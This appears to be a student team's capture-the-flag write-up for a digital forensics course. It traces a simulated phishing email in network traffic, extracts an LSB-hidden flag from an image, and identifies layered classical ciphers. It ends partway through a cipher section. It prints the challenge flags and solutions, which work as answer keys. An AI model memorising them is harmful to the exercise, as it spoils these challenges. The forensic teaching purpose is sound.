

Capture The Flag Writeup

C I O ayam tiren



Team Members:

Theodore Fitzgerald	001202400045 (Captain)
Adel Septiana Sinaga	001202400148
Mohamad Ashraf Malabali	001202400185
Praisillia Anastasya	001202400201

Digital Forensic Class 1/2/3
President University
2025

Forensic.....	3
Mailer - Part 1.....	3
Mailer - Part 2.....	4
RGA	8
TripleThreat2 - Part 1.....	11
TripleThreat2 - Part 2.....	12
TripleThreat2 - Part 3.....	13
TripleThreat2 - Part 4.....	14
Nightmare - Part 1.....	15
Nightmare - Part 2.....	16
lost-d4-Imp0rt4nt-Fil3 - Part 1.....	17
lost-d4-Imp0rt4nt-Fil3 - Part 2.....	18
lost-d4-Imp0rt4nt-Fil3 - Part 3.....	19
lost-d4-Imp0rt4nt-Fil3 - Part 4.....	20
goTTa-fix-the-corrupt1on.....	22
Latte - Part 1.....	23
Latte - Part 2.....	24
MailMailSnailMail - Part 1.....	28
MailMailSnailMail - Part 2.....	29
MailMailSnailMail - Part 3.....	30
MailMailSnailMail - Part 4.....	31
Scout-code2 - Part 1.....	33
Scout-code2 - Part 2.....	35
Scout-code2 - Part 3.....	37
EzTraverse - Part 1.....	38
EzTraverse - Part 2.....	39

Forensic

Mailer - Part 1

Solved On: Monday, April 13 2026

Solved by: Mohamad Ashraf Malabali

Flag Retrieved:

pu-flag{Visa_Payment_Document.zip_customer@fakebank.com_192.168.1.100:113}

Challenges overview:

Investigate how attackers breached the system via phishing and hijacked the victim's account to send malicious files to other staff. We need to find the original sender and isolate the suspicious file.

Key Findings:

An email from suspicious domain

Forensic Analysis:

Traffic analysis

Tools Used:

Network Miner

Solving Step-by-step:

Welcome back with me Agent 185(its just my student id). It's been a long time since I do CTF , especially Maam Farah's CTF. So buckle up and we're gonna slay the CTF this time(I hope so...)(Hi, Im Agent 185 from the future, currently we all did the entire CTF but hopefully we can match it with this write up). Btw i hope you like my way of writing my write up

First things first, we got a pcap file and the challenge says that infrastructure got "hijacked" after an employee opened an email. So we can assume that it is a phishing email or something like that. And also the challenge wants us to give "Malicious Filename" and "Email of the attacker, so we will focus on that part.

Lets open the file and analyze all of the email traffic using Network Miner

NetworkMiner 3.1

File Tools Help

-- Select a network adapter in the list --

Hosts (2) Files (9) Images (5) Credentials Sessions (10) DNS Parameters (50) Keywords

Enter a keyword filter

☐ Case sensitive Exact Phrase Any column Clear Apply

Frame nr	Source host	Destination host	From	To	Subject	Protocol	Timestamp	Size
33	192.168.1.100 [kali]	192.168.1.24	"rboume@momingcatch.ph" <rboume@momingcatch.ph>	"rboume@momingcatch.ph" <rboume@momingcatch.ph>	Sales Hurry Up	SMTP	2020-04-01 07:46:40 UTC+00	9724
130	192.168.1.100 [kali]	192.168.1.24	"customer@fakebank.com" <customer@fakebank.com>	"rboume@momingcatch.ph" <rboume@momingcatch.ph>	VISA PAYMENT DOCUMENT	SMTP	2020-04-01 07:46:55 UTC+00	46590
181	192.168.1.100 [kali]	192.168.1.24	"isa@momingcatch.ph" <isa@momingcatch.ph>	"rboume@momingcatch.ph" <rboume@momingcatch.ph>	New Customer Agreement	SMTP	2020-04-01 07:47:51 UTC+00	13257
2040	192.168.1.100 [kali]	192.168.1.24	"sake@momingcatch.ph" <sake@momingcatch.ph>	"djenius@momingcatch.ph" <djenius@momingcatch.ph>	Licensed Putty	SMTP	2020-04-01 07:51:06 UTC+00	1951663
2080	192.168.1.100 [kali]	192.168.1.24	"ghf@starbucks.com" <ghf@starbucks.com>	"gjakins@momingcatch.ph" <gjakins@momingcatch.ph>	New Gift	SMTP	2020-04-01 08:11:20 UTC+00	773

CTF - C I O ayam tiren - Mohamad Ashraf Malabali

I assume that a domain with the address morningcatch.ph is the company domain, so we will ignore this for now. 2 emails left from domain fakebank.com and starbucks.com . We all know that starbucks.com is a legit domain by starbucks, now our suspicions lie on email from fakebank.com . Lets check the email and see if there is a link or file attached to the email.

Attribute	Value
Message-ID	<618581.009187864-sendEmail@kali>
From	"customer@fakebank.com" <customer@fakebank.com>
To	"rboume@momingcatch.ph" <rboume@momingcatch.ph>
Subject	VISA PAYMENT DOCUMENT
Date	Wed, 1 Apr 2020 07:46:49 +0000
X-Mailer	sendEmail-1.56
MIME-Version	1.0
Content-Type	multipart/mixed
boundary	---MIME delimiter for sendEmail-802601.664167927
charset	iso-8859-1
Content-Transfer-...	7bit

iso-8859-1 Western European (ISO)

Mr Rboume your last transection is sendes you via email please examine document is given in the attachment

Attachement	Size
Visa_Payment_Document[1].zip	33 267 B
VISAPAYMEN[1].eml	46 590 B

CTF - C I O ayam tiren
- Mohamad Ashraf malabali

Very very suspicious, ya??

First its domain is fakebank.com like what bank company names their bank fakebank??



This is my reaction for real .

Second, a legit company will make a good email about something, especially a bank. A bank company would make an email as clear and transparent as they could. For example they will make an email based on their own professional template and attach more info(transaction id for example).

Third, a good company doesn't give a file with a zip extension.

3 reasons should be enough for suspicion right?? So my answer for this part 1 is

Mailicious Filename: visa_payment_document.zip

Email of the attacker: customer@fakebank.com

(i forgot exactly what my answer for this part(i lost it) but i can surely say its identical with the one i send)



Mailer - Part 2

Solved On: Monday, April 13 2026

Solved by: Adel Septiana Sinaga

Contributor: Mohamad Ashraf Malabali

Flag Retrieved:

pu-flag{Visa_Payment_Document.zip_customer@fakebank.com_192.168.1.100:113}

Challenges overview:

This challenge involves investigating a compromised infrastructure caused by a phishing email. The goal is to identify suspicious artifacts by analyzing network traffic and email data to determine the malicious file and the attacker's email.

Key Findings:

The most interesting part of this challenge is identifying how a simple email attachment can lead to a security breach and tracing it back to the attacker through forensic analysis.

Forensic Analysis:


I analyzed network traffic data to locate suspicious email activity, identify malicious attachments, and extract sender information related to the attack.

Tools Used:


Wireshark

Solving Step-by-step:


First i opened the provided pcap file using Wireshark to analyze all network activities. I reviewed the traffic and identified multiple email communications.




From the analysis, i found that there were 5 emails exchanged in the network. Among those emails, i noticed one suspicious sender: customer@fakebank.com , i focused on this email and inspected its contents especially the attachments.



From the packet details, i found that this email contained a file name Visa Payment Document.eml. I then verified the file transfer details in the packet stream, confirming that it was actively sent form the suspicious email.



Next, I identified the IP addresses involved in the communication. Since there were only two IP addresses, I determined that: 192.168.1.100 is the sender (attacker) and 192.168.1.24 is the target (victim). Finally, I analyzed the communication details and found that the attacker used port 113 to target the destination IP 192.168.1.24. Based on all findings, I concluded the required artifacts and constructed the final flag accordingly.



RGA

Solved On: Monday, April 13 2026

Solved by: Mohamad Ashraf Malabali

Flag Retrieved: pu-flag{blu3_ch4nn3l_in_LSB_l34ks_s3cr3ts}

Challenges overview:

Understanding about colour channel in image file

Key Findings:

- At First glance it is a color gradient image with no blue
- Might be stegano in colour channel bit

Forensic Analysis:

- No Colour blue in image might be a indicate possible anomalies in the color channels
- This is surely a stegano challenge


Tools Used:

Aperi'Solve, Zsteg, and Chat GPT


Solving Step-by-step:

Without any further ado lets upload it in Aperi'Solve web





What an interesting find we got. The image blue channel appears to be missing or nothing. But we can see at the blue channel there is an anomaly in the first bit of the blue channel. And we can confirm at zsteg that it is the flag. I will make sure with my old friend GPT




It sure is lets construct the answer for part 1

Missing: Blue channel

Algorithm: RGB color model (channel-based encoding / substitution)

Flag algo: b1,b,lsb,xy (lsb for blue part of the image)

As usual, I will ask my friend gpt to crate the code for part 2 for me, I'm too lazy to do it myself



If blue is missing → treat it as 0 or reconstruct (in this case, likely just 0 → gives structured binary)

Loads the image

Extracts the blue channel

Takes the LSB of each pixel

Reconstructs bytes → ASCII output

from PIL import Image

```
def extract_lsb_blue(image_path):  
    img = Image.open(image_path).convert("RGB")  
    pixels = list(img.getdata())  
  
    bits = []
```

```

for (r, g, b) in pixels:
    # Take LSB of blue channel
    bits.append(str(b & 1))

# Convert bits → bytes
binary_string = ''.join(bits)

chars = []
for i in range(0, len(binary_string), 8):
    byte = binary_string[i:i+8]
    if len(byte) < 8:
        continue
    chars.append(chr(int(byte, 2)))

return ''.join(chars)

if __name__ == "__main__":
    result = extract_lsb_blue("challenge.png")
    print("Extracted message:")
    print(result)

```

Last part we just submit the flag

```
pu-flag{blu3_ch4nn3l_in_LSB_l34ks_s3cr3ts}
```

TripleThreat2 - Part 1

Solved On: Monday, April 13 2026

Solved by: Adel Septiana Sinaga

Answer: Columnar Transposition Cipher, Atbash Cipher, and Caesar Cipher

Flag Retrieved: pu-flag{W3-1mpl3mEnt-tH15-1n-St3g0-n0w-t0-m4k3-y0u-B4LD-h3h3h3}

Challenges overview:

The TripleThreat2 Challenge is a cryptography category consisting of multiple layers of encryption. Each layer requires a different decoding technique to reveal the original message.

Key Findings:

Challenge:

- Use multiple classic ciphers in a layered configuration
- Each decoded result will serve as the input for the next stage
- An understanding of encryption patterns is required to proceed to the final stage

Forensic Analysis:

I have used column transposition, Atbash, and the Caesar cipher.

Tools Used:


Cipher tool, Aperisolve

Solving Step-by-step:

First, I downloaded the provided challenge folder. Then, I opened the folder and found three files:

- chall.png
- chall.py
- reyna2.jpg

I then opened all three files. The two image files looked normal, but I suspected there might be hidden data within them.



Next, I examined the chall.py file. Inside the file, I found a Python script designed to encrypt data. After analyzing the code and adapting it to the problem, I concluded that three algorithms were used, namely:

- Columnar Transposition Cipher
- Atbash Cipher
- Caesar Cipher

Based on the results of this analysis, I submitted my answer and successfully moved on to the next part.

```
challpy x
C:\Users\ADEL SINAGA\AppData\Local\Temp> ddb67005-7015-4644-9eb9-bd82a46cb4d_challzip.b4d > challpy > ...

1 key = "REDACTED"
2 text = "REDACTED"
3 shift = len(key)
4
5 # Encrypt 1
6 key_order = sorted(range(len(key)), key=lambda k: key[k])
7 columns = ['' for _ in key]
8 for idx, char in enumerate(text):
9     columns[idx % len(key)] += char
10
11 ciphertext = ''
12 for idx in key_order:
13     ciphertext += columns[idx]
14
15 # Encrypt 2
16 c = ''
17 if 'A' <= c <= 'Z':
18     c = chr(ord('Z') - (ord(c) - ord('A')))
19 elif 'a' <= c <= 'z':
20     c = chr(ord('z') - (ord(c) - ord('a')))
21
22
23 # Encrypt 3
24 result = []
25 for char in text:
26     if char.isalpha():
27         base = ord('A') if char.isupper() else ord('a')
28         result.append(chr((ord(char) - base + shift) % 26 + base))
29     else:
30         result.append(char)
31
32
```

CTF - C I O ayam tiren - Adel Septiana Sinaga

TripleThreat2 - Part 2

Solved On: Monday, April 13 2026

Solved by: Adel Septiana Sinaga

Answer: iv0Ncbc3dWe3uc3-3--0-o-b-{Hs435vLdv-uS1-Dz3v3h-Kiq}11-hjb00z-4h

Flag Retrieved: pu-flag{W3-1mpl3mEnt-tH15-1n-St3g0-n0w-t0-m4k3-y0u-B4LD-h3h3h3}

Challenges overview:

The TripleThreat2 Challenge is a cryptography category consisting of multiple layers of encryption. Each layer requires a different decoding technique to reveal the original message.

Key Findings:

- A hidden encrypted text was discovered inside **chall.png** using Aperisolve, specifically in the **zsteg analysis** section.
- The extracted text has a structure similar to a flag format but is still obfuscated.
- The presence of mixed characters (letters, numbers, and symbols) indicates multiple layers of encryption or encoding.
- The challenge hint *“Have you find the Encrypted Text hidden?”* confirms that the extracted string is an important intermediate result.
- This encrypted text serves as the input for the next stage of decryption to retrieve the final flag.

Forensic Analysis:

I have used column transposition, Atbash, and the Caesar cipher.

Tools Used:

